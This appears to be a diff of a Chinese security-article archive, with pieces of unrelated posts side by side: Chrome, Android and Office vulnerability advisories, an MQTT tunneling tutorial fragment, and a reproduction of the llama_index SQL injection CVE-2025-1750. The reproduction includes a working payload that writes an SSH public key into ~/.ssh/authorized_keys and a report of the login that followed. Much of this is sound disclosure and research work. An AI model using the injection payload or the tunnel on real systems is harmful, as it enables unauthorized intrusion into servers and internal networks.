
|
||||
|
||||
使用
|
||||
利用方式一中的命令执行功能,将可执行文件执行。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||



此时还没运行可以看到只有两个连接,添加一个1.sh的文件。目的是为了两个可执行文件同时执行。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

执行1.sh后,会将server和servertomqtt的两个个可执行文件执行。通过面板发现已经成功运行。
|
||||
|
||||
|
||||
|
||||

使用连接客户端进行连接访问隧道。
|
||||
|
||||
|
||||
|
||||

成功通过隧道代理访问里面内部资源,默认172.17.0.1为宿主机器ip。
|
||||
|
||||
|
||||
|
||||
mqtt数据流
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
文章声明:该工具、教程仅供学习参考,请勿非法使用。否则与作者无关!
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -1,5 +1,5 @@
|
||||
# java审计之下载漏洞获取到的代码如何断点调试
|
||||
原创 有恒 有恒安全 2025-06-03 13:14
|
||||
哈拉少安全小队 2025-06-04 04:36
|
||||
|
||||
前言
|
||||
|
||||
|
||||
@@ -0,0 +1,42 @@
|
||||
# 【漏洞通告】Google Chrome V8引擎越界读写漏洞(CVE-2025-5419)
|
||||
启明星辰安全简讯 2025-06-04 07:24
|
||||
|
||||
### 一、漏洞概述
|
||||
<table><tbody style="visibility: visible;"><tr style="height: 20.15pt; visibility: visible;"><td width="100" style="border-width: 2.25pt 1.5pt 1.5pt 2.25pt; border-color: windowtext; border-style: solid; background: rgb(222, 234, 246); padding: 0cm 5.4pt; visibility: visible;" height="20"><p style="text-align: center; line-height: 150%; margin-top: 0px; margin-bottom: 0px; visibility: visible;"><span style="font-family: 微软雅黑, "sans-serif"; color: rgb(51, 51, 51); font-size: 14px; visibility: visible;">漏洞名称<o:p style="visibility: visible;"></o:p></span></p></td><td width="100" colspan="3" valign="middle" style="width:91.0pt;background:#DEEAF6;border-top: 2.25pt solid windowtext; border-left: none; border-bottom: 1.5pt solid windowtext; border-right: 2.25pt solid windowtext;padding:0pt 5.4pt 0pt 5.4pt;height:20.15pt;"><p style="mso-margin-top-alt: auto;mso-margin-bottom-alt: auto;margin-left: 0.0pt;text-indent: 0.0pt;mso-pagination: widow-orphan;font-size: 12.0pt;font-family: 宋体;mso-fareast-font-family: 宋体;mso-bidi-font-family: 宋体;font-weight: normal;mso-bidi-font-weight: normal;text-align: center;line-height: 150%;"><span style="mso-bookmark:OLE_LINK4;"><span style="mso-bookmark:OLE_LINK1;"><span style="mso-bookmark:OLE_LINK2;"><span style="mso-bookmark:OLE_LINK6;"><span style="mso-bookmark:_Hlk121210716;"><span style="font-family:微软雅黑;mso-ascii-font-family:微软雅黑;mso-bidi-font-family:Arial;font-variant:normal;text-transform:none;color:#333333;">Google Chrome V8引擎越界读写漏洞</span></span></span></span></span></span></p></td></tr><tr style="height: 20.15pt; visibility: visible;"><td width="100" style="border-top: none; border-left: 2.25pt solid windowtext; border-bottom: 1.5pt solid windowtext; border-right: 1.5pt solid windowtext;background: rgb(222, 234, 246); padding: 0cm 5.4pt; visibility: visible;" height="20"><p style="text-align: center; line-height: 150%; margin-top: 0px; margin-bottom: 0px; visibility: visible;"><span style="font-family: 微软雅黑, "sans-serif"; color: rgb(51, 51, 51); font-size: 14px; visibility: visible;">CVE ID<o:p style="visibility: visible;"></o:p></span></p></td><td width="100" colspan="3" valign="middle" style="width:91.0pt;background:#DEEAF6;border-top:none;border-left:none;border-bottom: 1.5pt solid windowtext;border-right:2.25pt solid windowtext;padding:0pt 5.4pt 0pt 5.4pt;height:20.15pt;"><p style="mso-margin-top-alt: auto;mso-margin-bottom-alt: auto;margin-left: 0.0pt;text-indent: 0.0pt;mso-pagination: widow-orphan;font-size: 12.0pt;font-family: 宋体;mso-fareast-font-family: 宋体;mso-bidi-font-family: 宋体;font-weight: normal;mso-bidi-font-weight: normal;text-align: center;line-height: 150%;"><span style="mso-bookmark:OLE_LINK4;"><span style="mso-bookmark:OLE_LINK1;"><span style="mso-bookmark:OLE_LINK2;"><span style="mso-bookmark:OLE_LINK6;"><span style="mso-bookmark:_Hlk121210716;"><span style="font-family:微软雅黑;mso-ascii-font-family:微软雅黑;mso-bidi-font-family:Arial;font-variant:normal;text-transform:none;color:#333333;">CVE-2025-5419</span></span></span></span></span></span></p></td></tr><tr style="height: 20.15pt; visibility: visible;"><td width="100" style="border-top: none; border-left: 2.25pt solid windowtext; border-bottom: 1.5pt solid windowtext; border-right: 1.5pt solid windowtext;background: rgb(222, 234, 246); padding: 0cm 5.4pt; visibility: visible;" height="20"><p style="text-align: center; line-height: 150%; margin-top: 0px; margin-bottom: 0px; visibility: visible;"><span style="font-family: 微软雅黑, "sans-serif"; color: rgb(51, 51, 51); font-size: 14px; visibility: visible;">漏洞类型<o:p style="visibility: visible;"></o:p></span></p></td><td width="100" style="border-top: none; border-left: none; border-bottom: 1.5pt solid windowtext; border-right: 1.5pt solid windowtext;background: rgb(222, 234, 246); padding: 0cm 5.4pt; visibility: visible;" height="20"><p style="text-align: center; line-height: 150%; margin-top: 0px; margin-bottom: 0px; visibility: visible;"><span style="font-family: 微软雅黑, "sans-serif"; color: rgb(51, 51, 51); font-size: 14px; visibility: visible;">越界读写<o:p style="visibility: visible;"></o:p></span></p></td><td width="100" style="border-top: none; border-left: none; border-bottom: 1.5pt solid windowtext; border-right: 1.5pt solid windowtext;background: rgb(222, 234, 246); padding: 0cm 5.4pt; visibility: visible;" height="20"><p style="text-align: center; line-height: 150%; margin-top: 0px; margin-bottom: 0px; visibility: visible;"><span style="font-family: 微软雅黑, "sans-serif"; color: rgb(51, 51, 51); font-size: 14px; visibility: visible;">发现时间<o:p style="visibility: visible;"></o:p></span></p></td><td width="100" style="border-top: none; border-left: none; border-bottom: 1.5pt solid windowtext; border-right: 2.25pt solid windowtext;background: rgb(222, 234, 246); padding: 0cm 5.4pLine truncated
|
||||
Google Chrome 是由谷歌开发的跨平台网页浏览器,以其速度、安全性和简洁的界面而闻名。它基于开源的Chromium项目,支持现代网页标准,具有强大的扩展性。Chrome的沙箱技术可以限制网页中的恶意代码,增强浏览器的安全性。它还提供了同步功能,允许用户在多个设备间同步书签、历史记录等数据。此外,Chrome定期更新,修复已知漏洞并增强功能,是全球使用最广泛的浏览器之一。
|
||||
|
||||
2025年6月4日,启明星辰集团VSRC监测到Chrome发布的安全公告,指出Google Chrome 137.0.7151.68版本之前存在V8引擎的越界读写漏洞(CVE-2025-5419)。该漏洞源于V8引擎中的越界读写,攻击者可通过恶意网页触发漏洞,绕过沙箱防护,导致堆内存损坏,进而可能引发浏览器崩溃、敏感信息泄露,甚至实现远程代码执行(RCE),完全控制用户设备。漏洞级别高危,漏洞评分8.8分。
|
||||
### 二、影响范围
|
||||
|
||||
Google Chrome(Windows/Mac) < 137.0.7151.68/.69
|
||||
|
||||
Google Chrome(Linux) < 137.0.7151.68
|
||||
### 三、安全措施
|
||||
|
||||
3.1 升级版本
|
||||
|
||||
官方已发布修复版本,建议受影响用户尽快更新。
|
||||
|
||||
下载链接:
|
||||
|
||||
https://www.google.cn/chrome/
|
||||
|
||||
3.2 临时措施
|
||||
|
||||
暂无。
|
||||
|
||||
3.3 通用建议
|
||||
|
||||
定期更新系统补丁,减少系统漏洞,提升服务器的安全性。
|
||||
|
||||
加强系统和网络的访问控制,修改防火墙策略,关闭非必要的应用端口或服务,减少将危险服务(如SSH、RDP等)暴露到公网,减少攻击面。
|
||||
|
||||
使用企业级安全产品,提升企业的网络安全性能。
|
||||
|
||||
加强系统用户和权限管理,启用多因素认证机制和最小权限原则,用户和软件权限应保持在最低限度。
|
||||
|
||||
启用强密码策略并设置为定期修改。
|
||||
|
||||
3.4 参考链接
|
||||
|
||||
https://chromereleases.googleblog.com/2025/06/stable-channel-update-for-desktop.html
|
||||
@@ -0,0 +1,157 @@
|
||||
# 【漏洞预警】llama_index SQL注入漏洞(CVE-2025-1750)
|
||||
源鲁安全实验室 2025-06-04 06:05
|
||||
|
||||

|
||||
|
||||
此文章原创作者为源鲁安全实验室,转载请注明出处!此文章中所涉及的技术、思路和工具仅供网络安全学习为目的,不得以盈利为目的或非法利用,否则后果自行承担!
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
**01**
|
||||
|
||||
漏洞描
|
||||
述
|
||||
|
||||
|
||||
|
||||
run-llama/llama_index中DuckDBVectorStore的delete函数存在SQL注入漏洞。该漏洞允许攻击者操纵ref_doc_id参数,从而在服务器上读取和写入任意文件,可能导致远程代码执行 (RCE)。
|
||||
|
||||
**02**
|
||||
|
||||
**影响版本**
|
||||
|
||||
|
||||
llama_index
|
||||
< 0.3.1
|
||||
|
||||
**03**
|
||||
|
||||
**漏洞复现**
|
||||
|
||||
|
||||
|
||||
目前,源鲁安全实验室已成功复现
|
||||
llama_index SQL注入漏洞(CVE-2025-1750),复现过程如下:
|
||||
|
||||
1.搭建测试环境
|
||||
```
|
||||
from flask import Flask, request, jsonify, render_template
|
||||
import os
|
||||
import numpy as np
|
||||
from llama_index.vector_stores.duckdb import DuckDBVectorStore
|
||||
from llama_index.core.schema import TextNode
|
||||
app = Flask(__name__)
|
||||
persist_dir = "./persist"
|
||||
os.makedirs(persist_dir, exist_ok=True)
|
||||
vector_store = DuckDBVectorStore("chatbot.duckdb", persist_dir=persist_dir,recreate_table=True)
|
||||
def add_document(doc_id, text, category):
|
||||
embedding = np.random.rand(1536).tolist()
|
||||
text_node = TextNode(id_=doc_id, text=text, embedding=embedding, metadata={"category": category})
|
||||
vector_store.add([text_node])
|
||||
add_document("doc_1", "Machine learning is amazing!", "AI")
|
||||
add_document("doc_2", "Deep learning improves natural language processing.", "NLP")
|
||||
add_document("doc_3", "DuckDB is great for handling large datasets.", "Database")
|
||||
@app.route('/delete', methods=['POST'])
|
||||
def ask():
|
||||
|
||||
data = request.get_json()
|
||||
doc_id = data.get('doc_id')
|
||||
vector_store.delete(ref_doc_id=doc_id)
|
||||
return jsonify({'message': "ok"})
|
||||
if __name__ == '__main__':
|
||||
app.run(host='0.0.0.0', port=7000)
|
||||
```
|
||||
|
||||
2.安装依赖
|
||||
```
|
||||
pip install flask numpy llama-index-vector-stores-duckdb
|
||||
```
|
||||
|
||||
3.启动测试环境
|
||||
|
||||

|
||||
|
||||
4.构造漏洞请求
|
||||
|
||||
漏洞POC如下:
|
||||
```
|
||||
{"doc_id":"doc1';COPY (SELECT '[publickey]') TO '~/.ssh/authorized_keys';-- -"}
|
||||
```
|
||||
|
||||
修改请求并发包后Burp Suite截图如下:
|
||||
|
||||

|
||||
|
||||
检查 ~/.ssh/authorized_keys 文件
|
||||
|
||||

|
||||
|
||||
成功写入公钥,尝试登录
|
||||
|
||||

|
||||
|
||||
登录成功,至此漏洞复现完成
|
||||
|
||||
|
||||
**04**
|
||||
|
||||
**修复建议**
|
||||
|
||||
|
||||
将llama_index升级至最新版本。
|
||||
|
||||
链接:https://github.com/run-llama/llama_index
|
||||
|
||||
**05**
|
||||
|
||||
**引用**
|
||||
|
||||
|
||||
https://huntr.com/bounties/e1302233-9180-4269-9047-1526247d2cd8
|
||||
|
||||
https://github.com/run-llama/llama_index/commit/369a2942df2efcf6b74461c45d20a0af1fbe4ae2
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
**END**
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
1
|
||||
|
||||
|
||||
|
||||
|
||||
**关于源鲁安全实验室**
|
||||
|
||||
|
||||
源鲁安全实验室是一支以攻防研究为核心的安全团队,团队成员来源于一线攻防团队,安全研究团队。研究方向涉及
|
||||
WEB安全
|
||||
,APP安全,漏洞研究,代码审计,内网渗透,二进制,安全产品研究等多个领域,致力为客户提供一流的服务,保障客户业务安全。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
****
|
||||
**来都来了,点个赞再走吧~~~**
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -1,5 +1,5 @@
|
||||
# 某园区0day代码审计
|
||||
原创 冬夏 韭要学JAVA安全 2025-06-02 06:56
|
||||
进击安全 2025-06-04 06:47
|
||||
|
||||
# 1、权限绕过
|
||||
## 1.1、方法一
|
||||
@@ -205,8 +205,11 @@ GET /manage/systemBlackList/queryBlackList.do?recoToken=ZuZBOrvLG8M&page=1&pageS
|
||||

|
||||
## 完结
|
||||
|
||||
如果有需要指纹,请后台联系本人。建立个交流群,大家有什么技术上或者项目上交流,都可畅所欲言。
|
||||
|
||||

|
||||
代码审计第四期,富含PHP、JAVA、NET代码审计,顺带APP、小程序、WEB当中参数逆向以及JAVA工具二开与SRC案例讲解,其中多多0day讲解,实战案例分析,不拿着靶场去做,想学习速速报名了。
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,55 @@
|
||||
# 谷歌紧急发布安卓安全更新,修复可导致权限提升的多项高危漏洞
|
||||
邑安科技 邑安全 2025-06-04 08:10
|
||||
|
||||
更多全球网络安全资讯尽在邑安全
|
||||
|
||||

|
||||
|
||||
谷歌紧急发布面向安卓设备的全面安全更新,修复了多个可能导致权限提升和远程代码执行的高危漏洞。此次更新针对Arm、Imagination Technologies和高通等主要硬件厂商的关键缺陷,其中许多漏洞的CVE评级表明它们对全球安卓用户构成重大安全风险。
|
||||
|
||||
这份最新安全公告是今年发布的最全面补丁之一,涉及GPU驱动程序、内核组件以及构成安卓硬件抽象层基础的闭源元素等多个层面的漏洞。
|
||||
|
||||
关键GPU漏洞
|
||||
|
||||
Arm的Mali GPU组件受到两个高危漏洞影响:CVE-2025-0073和CVE-2025-0819,攻击者可能通过这些漏洞利用图形子系统获取更高权限。
|
||||
|
||||
Imagination Technologies的PowerVR-GPU驱动程序面临更严峻的安全形势,存在七个需要立即修复的高危漏洞,包括:CVE-2024-12576、CVE-2024-12837、CVE-2024-47893、CVE-2025-0468、CVE-2025-0478、CVE-2025-0835和CVE-2025-25178。这些漏洞涉及不同版本的PowerVR-GPU实现,攻击者可能利用它们以提升的权限执行任意代码。
|
||||
|
||||
GPU相关漏洞的普遍存在凸显了图形驱动程序日益扩大的攻击面。安全研究人员指出,由于GPU驱动程序具有复杂的代码库,并通过图形API和着色器编译过程频繁与不受信任的用户空间应用程序交互,使其成为权限提升攻击的理想目标。
|
||||
|
||||
高通内核与闭源组件漏洞
|
||||
|
||||
高通组件面临开源内核元素和专有闭源组件的双重安全挑战。内核漏洞包括三个高危威胁:CVE-2025-21424、CVE-2025-21485和CVE-2025-21486。这些内核级漏洞尤其危险,因为它们运行在操作系统最高权限级别,攻击者可能借此完全控制受影响设备。
|
||||
|
||||
闭源组件漏洞给安全评估和修复带来额外复杂性。已确认六个高危漏洞:CVE-2024-53010、CVE-2024-53019、CVE-2024-53020、CVE-2024-53021、CVE-2024-53026和CVE-2025-27029。由于这些组件的闭源特性,详细漏洞信息仅通过高通安全公告披露,这给独立安全评估和验证带来挑战。
|
||||
|
||||
设备更新要求
|
||||
|
||||
安卓设备制造商需实施特定的安全补丁级别字符串以确保全面覆盖漏洞修复。采用2025-06-01安全补丁级别的设备必须解决该级别及之前公告的所有问题,而采用2025-06-05补丁级别的设备则需包含两个补丁级别中所有适用漏洞的完整修复方案。
|
||||
|
||||
谷歌采用双补丁级别结构,在为安卓合作伙伴提供部署策略灵活性的同时确保全面安全覆盖。这种机制允许制造商优先修复影响更广设备群体的关键漏洞,同时逐步实施所有已识别修复方案。对于运行Android 10及以上版本的设备,Google Play系统更新机制提供了额外更新途径,其日期字符串需与2025-06-01安全补丁级别匹配。
|
||||
|
||||
原文来自: cybersecuritynews.com
|
||||
|
||||
原文链接: https://cybersecuritynews.com/android-security-update-privilege-escalation/
|
||||
|
||||
欢迎收藏并分享朋友圈,让五邑人网络更安全
|
||||
|
||||
|
||||
|
||||
欢迎扫描关注我们,及时了解最新安全动态、学习最潮流的安全姿势!
|
||||
|
||||
推荐文章
|
||||
|
||||
1
|
||||
|
||||
[新永恒之蓝?微软SMBv3高危漏洞(CVE-2020-0796)分析复现](http://mp.weixin.qq.com/s?__biz=MzUyMzczNzUyNQ==&mid=2247488913&idx=1&sn=acbf595a4a80dcaba647c7a32fe5e06b&chksm=fa39554bcd4edc5dc90019f33746404ab7593dd9d90109b1076a4a73f2be0cb6fa90e8743b50&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
2
|
||||
|
||||
[重大漏洞预警:ubuntu最新版本存在本地提权漏洞(已有EXP) ](http://mp.weixin.qq.com/s?__biz=MzUyMzczNzUyNQ==&mid=2247483652&idx=1&sn=b2f2ec90db499e23cfa252e9ee743265&chksm=fa3941decd4ec8c83a268c3480c354a621d515262bcbb5f35e1a2dde8c828bdc7b9011cb5072&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,203 @@
|
||||
# 雷神众测漏洞周报2025.5.26-2025.6.2
|
||||
原创 雷神众测 雷神众测 2025-06-04 07:13
|
||||
|
||||
摘要
|
||||
|
||||
|
||||
以下内容,均摘自于互联网,由于传播,利用此文所提供的信息而造成的任何直接或间接的后果和损失,均由使用者本人负责,雷神众测以及文章作者不承担任何责任。
|
||||
|
||||
|
||||
雷神众测拥有该文章的修改和解释权。如欲转载或传播此文章,必须保证此文章的副本,包括版权声明等全部内容。声明雷神众测允许,不得任意修改或增减此文章内容,不得以任何方式将其用于商业目的。
|
||||
|
||||
|
||||
目录
|
||||
|
||||
|
||||
**1.Microsoft Office代码执行漏洞**
|
||||
|
||||
**2.Google Android代码执行漏洞**
|
||||
|
||||
**3.Google Chrome安全绕过漏洞**
|
||||
|
||||
**4.Microsoft Excel代码执行漏洞**
|
||||
|
||||
|
||||
漏洞详情
|
||||
|
||||
**1.Microsoft Office代码执行漏洞**
|
||||
|
||||
|
||||
漏洞介绍:
|
||||
|
||||
Microsoft Office是美国微软(Microsoft)公司的一款办公软件套件产品。该产品常用组件包括Word、Excel、Access、Powerpoint、FrontPage等。
|
||||
|
||||
|
||||
漏洞危害:
|
||||
|
||||
Microsoft Office存在代码执行漏洞,攻击者可利用该漏洞在系统上执行任意代码。
|
||||
|
||||
|
||||
漏洞编号:
|
||||
|
||||
CVE-2025-30386
|
||||
|
||||
|
||||
影响范围:
|
||||
|
||||
Microsoft Office 2016
|
||||
|
||||
Microsoft Office 2019
|
||||
|
||||
Microsoft 365 Apps for Enterprise
|
||||
|
||||
Microsoft Office LTSC 2021
|
||||
|
||||
Microsoft Office LTSC for Mac 2021
|
||||
|
||||
Microsoft Office for Android
|
||||
|
||||
Microsoft Microsoft Office LTSC 2024
|
||||
|
||||
Microsoft Office LTSC for Mac 2024
|
||||
|
||||
|
||||
修复方案:
|
||||
|
||||
及时测试并升级到最新版本或升级版本
|
||||
|
||||
|
||||
来源:
|
||||
CNVD
|
||||
|
||||
**2.Google Android代码执行漏洞**
|
||||
|
||||
|
||||
漏洞介绍:
|
||||
|
||||
Google Android是美国谷歌(Google)公司的一套以Linux为基础的开源操作系统。
|
||||
|
||||
|
||||
漏洞危害:
|
||||
|
||||
Google Android存在代码执行漏洞,该漏洞是由于系统组件中的缺陷引起的。攻击者可利用发漏洞在系统上执行任意代码。
|
||||
|
||||
|
||||
漏洞编号:
|
||||
|
||||
CVE-2024-43770
|
||||
|
||||
|
||||
影响范围:
|
||||
|
||||
Google Android 12.0
|
||||
|
||||
Google Android 13.0
|
||||
|
||||
Google Android 12.1
|
||||
|
||||
Google Android 14.0
|
||||
|
||||
Google Android 15.0
|
||||
|
||||
|
||||
修复方案:
|
||||
|
||||
及时测试并升级到最新版本或升级版本
|
||||
|
||||
|
||||
来源:
|
||||
CNVD
|
||||
|
||||
|
||||
**3.Google Chrome安全绕过漏洞**
|
||||
|
||||
|
||||
漏洞介绍:
|
||||
|
||||
Google Chrome是美国谷歌(Google)公司的一款Web浏览器。
|
||||
|
||||
|
||||
漏洞危害:
|
||||
|
||||
Google Chrome存在安全绕过漏洞,该漏洞是由于FileSystemAccess API中的不适当实现,攻击者可利用该漏洞通过特制的HTML页面执行用户界面欺骗。
|
||||
|
||||
|
||||
漏洞编号:
|
||||
|
||||
CVE-2025-5065
|
||||
|
||||
|
||||
影响范围:
|
||||
|
||||
Google Chrome <137.0.7151.55
|
||||
|
||||
|
||||
修复方案:
|
||||
|
||||
及时测试并升级到最新版本或升级版本
|
||||
|
||||
|
||||
来源:
|
||||
CNVD
|
||||
|
||||
**4.Microsoft Excel代码执行漏洞**
|
||||
|
||||
|
||||
漏洞介绍:
|
||||
|
